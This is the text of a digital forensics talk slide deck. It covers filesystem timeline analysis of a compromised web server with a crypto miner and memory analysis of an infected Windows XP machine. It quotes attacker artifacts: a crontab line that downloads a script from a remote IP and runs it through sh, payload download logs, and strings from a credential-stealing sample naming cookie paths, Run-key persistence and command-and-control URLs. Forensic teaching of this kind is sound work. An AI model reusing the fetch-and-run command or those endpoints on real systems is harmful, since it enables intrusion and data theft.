Adventures in Digital Forensics

xhr

xhr giessen.ccc.de

$ whoami

What is Digital Forensics?

What the media thinks...

Flickr. West Midlands Police. CC-BY-2.0

+

What it is really about ...

Flickr. Naughty Architect. CC-BY-2.0

Srsly? Crawling a Shitload of Data *

* Hey, that's cool. It's *Big Data[TM]* !!1

Discover unknown malware *


* sadly, known as well :/

Learn new Things[TM]

Two Approaches


Disc Forensics

Memory Forensics



Post-mortem Analysis

MAC Time Analysis


Time stamp
MAC
User
Permissions
Size
Path
Time
Last Modified
Last Accessed
Last Changed
Birth time

```
[...]
m...,-rw-r--r--,www-data,www-data,0,"/var/tmp/checkblocks"
m...,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/.tar"
m...,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/.ew3"
m...,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/ew3"
m...,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/.bbb"
m...,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/apache2"
m...,-rw-r--r--,www-data,www-data,0,"/var/tmp/checkfs"
m...,-rw-r--r--,www-data,www-data,0,"/var/tmp/checkswap"
m...,-rw-r--r--,www-data,www-data,0,"/var/tmp/e.tar.xz"
..c.,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/ew3"
.ac.,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/tar"
.a..,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/ew3"
ma..,-rw-r--r--,www-data,www-data,0,"/tmp/.ICE-unix/-log/cpuminer-quark.zip"
.a..,-rw-r--r--,www-data,www-data,0,"/tmp/.ICE-unix/-log/include/zconf.h"
.a..,-rw-r--r--,www-data,www-data,0,"/tmp/.ICE-unix/-log/include/zlib.h"
.a..,-rwxr-xr-x,www-data,www-data,0,"/tmp/.ICE-unix/-log/bin/external-ip"
.a..,-rwxr-xr-x,www-data,www-data,0,"/tmp/.ICE-unix/-log/bin/upnpc"
.a..,-rw-r—r--,www-data,www-data,0,"/tmp/.ICE-unix/-log/lib/libminiupnpc.a"
[...]
```

```
[...]
m...,-rw-r--r--,www-data,www-data,0,"/var/tmp/checkblocks"
m...,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/.tar"
m...,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/.ew3"
m...,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/ew3"
m...,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/.bbb"
m...,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/apache2"
m...,-rw-r--r--,www-data,www-data,0,"/var/tmp/checkfs"
m...,-rw-r--r--,www-data,www-data,0,"/var/tmp/checkswap"
m...,-rw-r--r--,www-data,www-data,0,"/var/tmp/e.tar.xz"
..c.,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/ew3"
.ac.,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/tar"
.a..,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/ew3"
ma..,-rw-r--r--,www-data,www-data,0,"/tmp/.ICE-unix/-log/cpuminer-quark.zip"
.a..,-rw-r--r--,www-data,www-data,0,"/tmp/.ICE-unix/-log/include/zconf.h"
.a..,-rw-r--r--,www-data,www-data,0,"/tmp/.ICE-unix/-log/include/zlib.h"
.a..,-rwxr-xr-x,www-data,www-data,0,"/tmp/.ICE-unix/-log/bin/external-ip"
.a..,-rwxr-xr-x,www-data,www-data,0,"/tmp/.ICE-unix/-log/bin/upnpc"
.a..,-rw-r—r--,www-data,www-data,0,"/tmp/.ICE-unix/-log/lib/libminiupnpc.a"
[...]
```

```
[...]
.ac.,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/.bbb"
.ac.,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/.ew3"
.ac.,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/.tar"
m.c.,-rwxr-xr-x,www-data,www-data,0,"/tmp/.ICE-unix/cw"
m...,-rwsr-sr-x,www-data,www-data,0,"/tmp/.ICE-unix/sid"
mac.,-rw-r--r--,www-data,www-data,0,"/tmp/.a"
..c.,-rw-------,www-data,www-data,0,"/var/www/.ssh/authorized_keys"
.a..,-rwxr-xr-x,www-data,www-data,0,"/tmp/.ICE-unix/cw"
..c.,-rwsr-sr-x,www-data,www-data,0,"/tmp/.ICE-unix/sid"
..c.,drwx------,www-data,www-data,0,"/var/www/.ssh"
.a..,drwx------,www-data,www-data,0,"/var/www/.ssh"
.a..,-rw-r--r--,www-data,root,0,"/home/cron/www-data.tab"
m.c.,-rw-------,www-data,ssh,0,"/var/spool/cron/crontabs/www-data"
.a..,-rw-------,www-data,ssh,0,"/var/spool/cron/crontabs/www-data"
[...]
```

```
[...]
.ac.,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/.bbb"
.ac.,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/.ew3"
.ac.,-rwxr-xr-x,www-data,www-data,0,"/var/tmp/.tar"
m.c.,-rwxr-xr-x,www-data,www-data,0,"/tmp/.ICE-unix/cw"
m...,-rwsr-sr-x,www-data,www-data,0,"/tmp/.ICE-unix/sid"
mac.,-rw-r--r--,www-data,www-data,0,"/tmp/.a"
..c.,-rw-------,www-data,www-data,0,"/var/www/.ssh/authorized_keys"
.a..,-rwxr-xr-x,www-data,www-data,0,"/tmp/.ICE-unix/cw"
..c.,-rwsr-sr-x,www-data,www-data,0,"/tmp/.ICE-unix/sid"
..c.,drwx------,www-data,www-data,0,"/var/www/.ssh"
.a..,drwx------,www-data,www-data,0,"/var/www/.ssh"
.a..,-rw-r--r--,www-data,root,0,"/home/cron/www-data.tab"
m.c.,-rw-------,www-data,ssh,0,"/var/spool/cron/crontabs/www-data"
.a..,-rw-------,www-data,ssh,0,"/var/spool/cron/crontabs/www-data"
[...]
```

On-disk Analysis

```
host:/tmp/.ICE-unix/-log# ls -l
total 5088
-rw-r--r--  1 www-data www-data     238 Dec 17 16:26
drwxr-xr-x  2 www-data www-data    4096 Dec 15 04:01 bin
-rw-r--r--  1 www-data www-data  526652 Aug 20 22:05 cpuminer-quark.zip
-rw-r--r--  1 www-data www-data  526652 Aug 20 22:05 cpuminer-quark.zip.1
-rw-r--r--  1 www-data www-data  526652 Aug 20 22:05 cpuminer-quark.zip.2
-rw-r--r--  1 www-data www-data  526652 Aug 20 22:05 cpuminer-quark.zip.3
drwxr-xr-x  3 www-data www-data      22 Dec 14 12:41 doc
drwxr-xr-x  5 www-data www-data     126 Dec 15 04:01 include
drwxr-xr-x  4 www-data www-data    4096 Dec 17 16:26 lib
drwxr-xr-x  3 www-data www-data      17 Dec 14 12:41 man
-rwxr-xr-x  1 www-data www-data       0 Dec 14 03:24 rsyslogd
-rw-r--r--  1 www-data www-data 3077358 Dec 16 16:53 sshc.tgz
drwxr-xr-x  6 www-data www-data      71 Dec 15 03:53 ssl
```

Crontab FTW!

```
@weekly wget -q hxxp://221.132.37.XX/scen
-O /tmp/sh; sh /tmp/sh; rm -rd /tmp/sh
```

Log Files

```
[error] [client X] --20XX-XX-XX 03:09:34--
hxxp://93.174.4.XX/xmrl/d1e.txt
[error] [client X] Connecting to 93.174.4.XX:80...
[error] [client X] connected.
[error] [client X] HTTP request sent, awaiting response...
[error] [client X] 200 OK
[...]
[error] [client X] Saving to: `d1e.txt,
[error] [client X] 20XX-XX-XX 03:09:34 (208 KB/s) - `d1e.txt'
saved [16732/16732]
[error] [client X] % Total % Received % Xferd Average Speed Time
Time Time Current
[error] [client X] Dload Upload Total Spent Left Speed
[error] [client X] \r 6 16732 6 1180 0 0 10717 0 0:00:01 --:--:--
0:00:01 10717
error] [client X] \r100 16732 100 16732 0 0 76812 0 --:--:--
--:--:-- --:--:-- 141k
[error] [client X] sh: lwp-download: command not found
[error] [client X] sh: fetch: command not found
[error] [client X] kill: usage: kill [-s sigspec | -n signum |
-sigspec] pid |
jobspec ... or kill -l [sigspec]
```

```
[error] [client X] --20XX-XX-XX 03:09:34--
hxxp://93.174.4.XX/xmrl/d1e.txt
[error] [client X] Connecting to 93.174.4.XX:80...
[error] [client X] connected.
[error] [client X] HTTP request sent, awaiting response...
[error] [client X] 200 OK
[...]
[error] [client X] Saving to: `d1e.txt,
[error] [client X] 20XX-XX-XX 03:09:34 (208 KB/s) - `d1e.txt'
saved [16732/16732]
[error] [client X] % Total % Received % Xferd Average Speed Time
Time Time Current
[error] [client X] Dload Upload Total Spent Left Speed
[error] [client X] \r 6 16732 6 1180 0 0 10717 0 0:00:01 --:--:--
0:00:01 10717
error] [client X] \r100 16732 100 16732 0 0 76812 0 --:--:--
--:--:-- --:--:-- 141k
[error] [client X] sh: lwp-download: command not found
[error] [client X] sh: fetch: command not found
[error] [client X] kill: usage: kill [-s sigspec | -n signum |
-sigspec] pid |
jobspec ... or kill -l [sigspec]
```

```
[error] [client X] --20XX-XX-XX 03:09:34--
hxxp://93.174.4.XX/xmrl/d1e.txt
[error] [client X] Connecting to 93.174.4.XX:80...
[error] [client X] connected.
[error] [client X] HTTP request sent, awaiting response...
[error] [client X] 200 OK
[...]
[error] [client X] Saving to: `d1e.txt,
[error] [client X] 20XX-XX-XX 03:09:34 (208 KB/s) - `d1e.txt'
saved [16732/16732]
[error] [client X] % Total % Received % Xferd Average Speed Time
Time Time Current
[error] [client X] Dload Upload Total Spent Left Speed
[error] [client X] \r 6 16732 6 1180 0 0 10717 0 0:00:01 --:--:--
0:00:01 10717
error] [client X] \r100 16732 100 16732 0 0 76812 0 --:--:--
--:--:-- --:--:-- 141k
[error] [client X] sh: lwp-download: command not found
[error] [client X] sh: fetch: command not found
[error] [client X] kill: usage: kill [-s sigspec | -n signum |
-sigspec] pid |
jobspec ... or kill -l [sigspec]
```

```
[error] [client X] --20XX-XX-XX 03:09:34--
hxxp://93.174.4.XX/xmrl/d1e.txt
[error] [client X] Connecting to 93.174.4.XX:80...
[error] [client X] connected.
[error] [client X] HTTP request sent, awaiting response...
[error] [client X] 200 OK
[...]
[error] [client X] Saving to: `d1e.txt,
[error] [client X] 20XX-XX-XX 03:09:34 (208 KB/s) - `d1e.txt'
saved [16732/16732]
[error] [client X] % Total % Received % Xferd Average Speed Time
Time Time Current
[error] [client X] Dload Upload Total Spent Left Speed
[error] [client X] \r 6 16732 6 1180 0 0 10717 0 0:00:01 --:--:--
0:00:01 10717
error] [client X] \r100 16732 100 16732 0 0 76812 0 --:--:--
--:--:-- --:--:-- 141k
[error] [client X] sh: lwp-download: command not found
[error] [client X] sh: fetch: command not found
[error] [client X] kill: usage: kill [-s sigspec | -n signum |
-sigspec] pid |
jobspec ... or kill -l [sigspec]
```

Write Remote Logs!!1

And use Smart Indexing :)

```
loghost:/syslog/live $ du -hs
4.5T .
```

Memory Forensics 101

Mem dump == IDDQD

Linux → Windows

```
$ file ram.elf
ram.elf: ELF 64-bit LSB core file x86-64,
version 1 (SYSV)

$ ls -l ram.elf
293M -rw------- 1 xhr xhr 293M Apr 19 15:29
ram.elf
```

Details about the Victim

```
Determining profile based on KDBG search...

          Suggested Profile(s) : WinXPSP2x86,
WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     PAE type : PAE
                          DTB : 0x28a000L
                         KDBG : 0x80545ce0
          Number of Processors : 1
     Image Type (Service Pack) : 3
```

Check Networking

Offset(P)	Local Address	Remote Address	Pid
0x017af800	10.0.2.15:2859	4.26.224.125:80	360
0x017c3008	10.0.2.15:2841	4.26.224.125:80	360
0x017c3270	10.0.2.15:2845	68.232.35.169:80	360
0x017c42c0	10.0.2.15:2771	31.13.64.145:443	360
0x017c45d0	10.0.2.15:2770	23.37.37.163:80	360
0x017d2aa8	10.0.2.15:2857	4.26.224.125:80	360
0x017d75c0	10.0.2.15:2846	162.159.243.176:80	360
0x017d79e8	10.0.2.15:2773	2.18.162.110:443	360
0x017d7cf8	10.0.2.15:2772	95.100.249.129:80	360
0x017d8d28	10.0.2.15:2858	4.26.224.125:80	360
0x017db9e8	10.0.2.15:2778	131.253.37.30:80	360
0x017dbcf8	10.0.2.15:2867	8.21.198.146:80	360
0x017ddbe8	10.0.2.15:2769	23.37.37.163:80	360
0x017de6e8	10.0.2.15:2761	91.103.137.3:80	360
0x01803968	10.0.2.15:2754	23.43.118.238:80	360
0x01803e68	10.0.2.15:2757	173.194.69.139:80	3460
0x0195e458	10.0.2.15:2854	31.192.116.24:80	360

Offset(P)	Local Address	Remote Address	Pid
0x017af800	10.0.2.15:2859	4.26.224.125:80	360
0x017c3008	10.0.2.15:2841	4.26.224.125:80	360
0x017c3270	10.0.2.15:2845	68.232.35.169:80	360
0x017c42c0	10.0.2.15:2771	31.13.64.145:443	360
0x017c45d0	10.0.2.15:2770	23.37.37.163:80	360
0x017d2aa8	10.0.2.15:2857	4.26.224.125:80	360
0x017d75c0	10.0.2.15:2846	162.159.243.176:80	360
0x017d79e8	10.0.2.15:2773	2.18.162.110:443	360
0x017d7cf8	10.0.2.15:2772	95.100.249.129:80	360
0x017d8d28	10.0.2.15:2858	4.26.224.125:80	360
0x017db9e8	10.0.2.15:2778	131.253.37.30:80	360
0x017dbcf8	10.0.2.15:2867	8.21.198.146:80	360
0x017ddbe8	10.0.2.15:2769	23.37.37.163:80	360
0x017de6e8	10.0.2.15:2761	91.103.137.3:80	360
0x01803968	10.0.2.15:2754	23.43.118.238:80	360
0x01803e68	10.0.2.15:2757	173.194.69.139:80	3460
0x0195e458	10.0.2.15:2854	31.192.116.24:80	360

Check IE History

```
admin@about:Home
admin@http://127.0.0.1:1088/app/index.html
admin@http://ccc.de
admin@http://ccc.de/de/rss/updates.rdf
admin@http://ccc.de/de/rss/updates.xml
admin@http://de.msn.com/?rd=1&ucc=DE&dcc=DE&opt=0
admin@http://edpn.ebay.com/engagement?INIT=575302488402|22076974|707189966101462|1|0|
1||http://de.msn.com/?rd=1&ucc=DE&dcc=DE&opt=0
admin@http://go.microsoft.com/fwlink/?LinkID=121792
admin@http://home.microsoft.com
admin@https://download-installer.cdn.mozilla.net/pub/firefox/releases/26.0/win32/en-
US/Firefox%20Setup%20Stub%2026.0.exe
admin@http://update.microsoft.com/favicon.ico
admin@http://update.microsoft.com/microsoftupdate/v6/default.aspx
admin@http://update.microsoft.com/microsoftupdate/v6/default.aspx?ln=en-us
admin@http://update.microsoft.com/microsoftupdate/v6/resultslist.aspx?ln=en-us&id=6
admin@http://windowsupdate.microsoft.com/favicon.ico
admin@http://windowsupdate.microsoft.com/windowsupdate/v6/default.aspx
admin@http://windowsupdate.microsoft.com/windowsupdate/v6/default.aspx?ln=en-us
admin@http://windowsupdate.microsoft.com/windowsupdate/v6/resultslist.aspx?ln=en-
us&id=6
admin@http://windowsupdate.microsoft.com/windowsupdate/v6/splash.aspx?ln=en-us&page=8
admin@http://www.microsoft.com/isapi/redir.dll?prd=ie&pver=6&ar=msnhome
admin@http://www.mozilla.org/en-US
admin@http://www.mozilla.org/en-US/products/download.html?product=firefox-
stub&os=win&lang=en-US
admin@http://www.msn.com
admin@http://www.youporn.com/rss
admin@res://ief
admin@res://ieframe.dll/tabswelcome.htm
```

Any Malicious Processes?

Offset(V)	Name	PID	PPID	Thds	Hnds
0x819cca00	System	4	0	53	359
0x81843930	SMSS.EXE	324	4	3	19
0x8170dda0	CSRSS.EXE	608	324	9	433
0x8171c1c8	WINLOGON.EXE	632	324	17	504
0x8170ba98	SERVICES.EXE	676	632	15	258
0x81706a98	LSASS.EXE	688	632	24	369
0x8196e560	VBOXSERVICE.EXE	840	676	8	105
0x81793da0	SVCHOST.EXE	884	676	18	201
0x8170db20	SVCHOST.EXE	972	676	9	248
0x81823990	SVCHOST.EXE	1092	676	77	1492
0x81745c18	SVCHOST.EXE	1140	676	6	84
0x81703560	SVCHOST.EXE	1176	676	12	172
0x817d8730	EXPLORER.EXE	1548	1496	21	672
0x8183caf0	SPOOLSV.EXE	1664	676	10	117
0x81738da0	VBOXTRAY.EXE	1860	1548	10	936
0x81724470	CTFMON.EXE	1872	1548	4	94
0x816f0650	SVCHOST.EXE	584	676	4	105
0x817f4da0	ALG.EXE	460	676	6	106
0x819215d0	firefox.exe	3460	1548	36	462
0x817313c0	IEXPLORE.EXE	4008	1548	16	412
0x81706228	IEXPLORE.EXE	360	4008	29	994
0x81870888	UPS_COLLECT_LET	1156	1548	4	34

Offset(V)	Name	PID	PPID	Thds	Hnds
0x819cca00	System	4	0	53	359
0x81843930	SMSS.EXE	324	4	3	19
0x8170dda0	CSRSS.EXE	608	324	9	433
0x8171c1c8	WINLOGON.EXE	632	324	17	504
0x8170ba98	SERVICES.EXE	676	632	15	258
0x81706a98	LSASS.EXE	688	632	24	369
0x8196e560	VBOXSERVICE.EXE	840	676	8	105
0x81793da0	SVCHOST.EXE	884	676	18	201
0x8170db20	SVCHOST.EXE	972	676	9	248
0x81823990	SVCHOST.EXE	1092	676	77	1492
0x81745c18	SVCHOST.EXE	1140	676	6	84
0x81703560	SVCHOST.EXE	1176	676	12	172
0x817d8730	EXPLORER.EXE	1548	1496	21	672
0x8183caf0	SPOOLSV.EXE	1664	676	10	117
0x81738da0	VBOXTRAY.EXE	1860	1548	10	936
0x81724470	CTFMON.EXE	1872	1548	4	94
0x816f0650	SVCHOST.EXE	584	676	4	105
0x817f4da0	ALG.EXE	460	676	6	106
0x819215d0	firefox.exe	3460	1548	36	462
0x817313c0	IEXPLORE.EXE	4008	1548	16	412
0x81706228	IEXPLORE.EXE	360	4008	29	994
0x81870888	UPS_COLLECT_LET	1156	1548	4	34

Offset(V)	Name	PID	PPID	Thds	Hnds
0x819cca00	System	4	0	53	359
0x81843930	SMSS.EXE	324	4	3	19
0x8170dda0	CSRSS.EXE	608	324	10	435
0x8171c1c8	WINLOGON.EXE	632	324	17	504
0x8170ba98	SERVICES.EXE	676	632	15	258
0x81706a98	LSASS.EXE	688	632	24	369
0x8196e560	VBOXSERVICE.EXE	840	676	8	105
0x81793da0	SVCHOST.EXE	884	676	18	201
0x8170db20	SVCHOST.EXE	972	676	9	248
0x81823990	SVCHOST.EXE	1092	676	77	1492
0x81745c18	SVCHOST.EXE	1140	676	6	84
0x81703560	SVCHOST.EXE	1176	676	12	172
0x817d8730	EXPLORER.EXE	1548	1496	21	672
0x8183caf0	SPOOLSV.EXE	1664	676	10	117
0x81738da0	VBOXTRAY.EXE	1860	1548	10	939
0x81724470	CTFMON.EXE	1872	1548	4	94
0x816f0650	SVCHOST.EXE	584	676	4	105
0x817f4da0	ALG.EXE	460	676	6	106
0x819215d0	firefox.exe	3460	1548	36	462
0x817313c0	IEXPLORE.EXE	4008	1548	16	412
0x81706228	IEXPLORE.EXE	360	4008	29	994
0x81887620	KB01065453.exe	3564	1156	1	15

Process Dump

SHA256:	b561f89c067d4d115ca815bfd04acf4c7aeb3a226bd6a4f4956eed598e22acc4
File name:	executable.824.exe
Detection ratio:	39 / 51
Analysis date:	2014-04-17 17:30:55 UTC (1 minute ago)

Analysis | File detail | Additional information | Comments | Votes | Behavioural information

Antivirus	Result
AVG	PSW.Generic10.PBL
Ad-Aware	Gen:Variant.Kazy.82820

Putting it into IDA Pro *

* Having a Pro license totally rocks :)

```
0000000111F8   0000004111F8      0   Software\Microsoft\Windows NT\C%08X
000000011254   000000411254      0   Mozilla\Firefox\Profiles
000000011288   000000411288      0   cookies.*
00000001129C   00000041129C      0   Macromedia
0000000112BC   0000004112BC      0   firefox.exe
0000000112D4   0000004112D4      0   explorer.exe
000000011C60   000000411C60      0   Software\Microsoft\Windows NT\S%08X
000000011CEB   000000411CEB      0   sKB%08d.exe
000000011D08   000000411D08      0   Software\Microsoft\Windows\CurrentVersion\Run
```

Detailz kthxbye!

```
000000011410   000000411410      0   http://113.130.65.77:8080/mx5/C/in/
000000011458   000000411458      0   http://199.71.212.78:8080/mx5/C/in/
0000000114A0   0000004114A0      0   http://211.191.168.98:8080/mx5/C/in/
0000000114F0   0000004114F0      0   http://195.250.139.10:8080/mx5/C/in/
000000011540   000000411540      0   http://173.224.208.60:8080/mx5/C/in/
000000011590   000000411590      0   http://46.51.218.71:8080/mx5/C/in/
0000000115D8   0000004115D8      0   http://89.97.55.33:8080/mx5/C/in/
000000011620   000000411620      0   http://71.89.140.153:8080/mx5/C/in/
000000011668   000000411668      0   http://195.111.72.46:8080/mx5/C/in/
0000000116B0   0000004116B0      0   http://84.53.217.109:8080/mx5/C/in/
0000000116F8   0000004116F8      0   http://78.46.64.17:8080/mx5/C/in/
```

Selected Tools

The Sleuth Kit

http://www.sleuthkit.org

The Volatility Framework

https://code.google.com/p/volatility/

Fin!

Q & A

xhr


xhr giessen.ccc.de


@_xhr_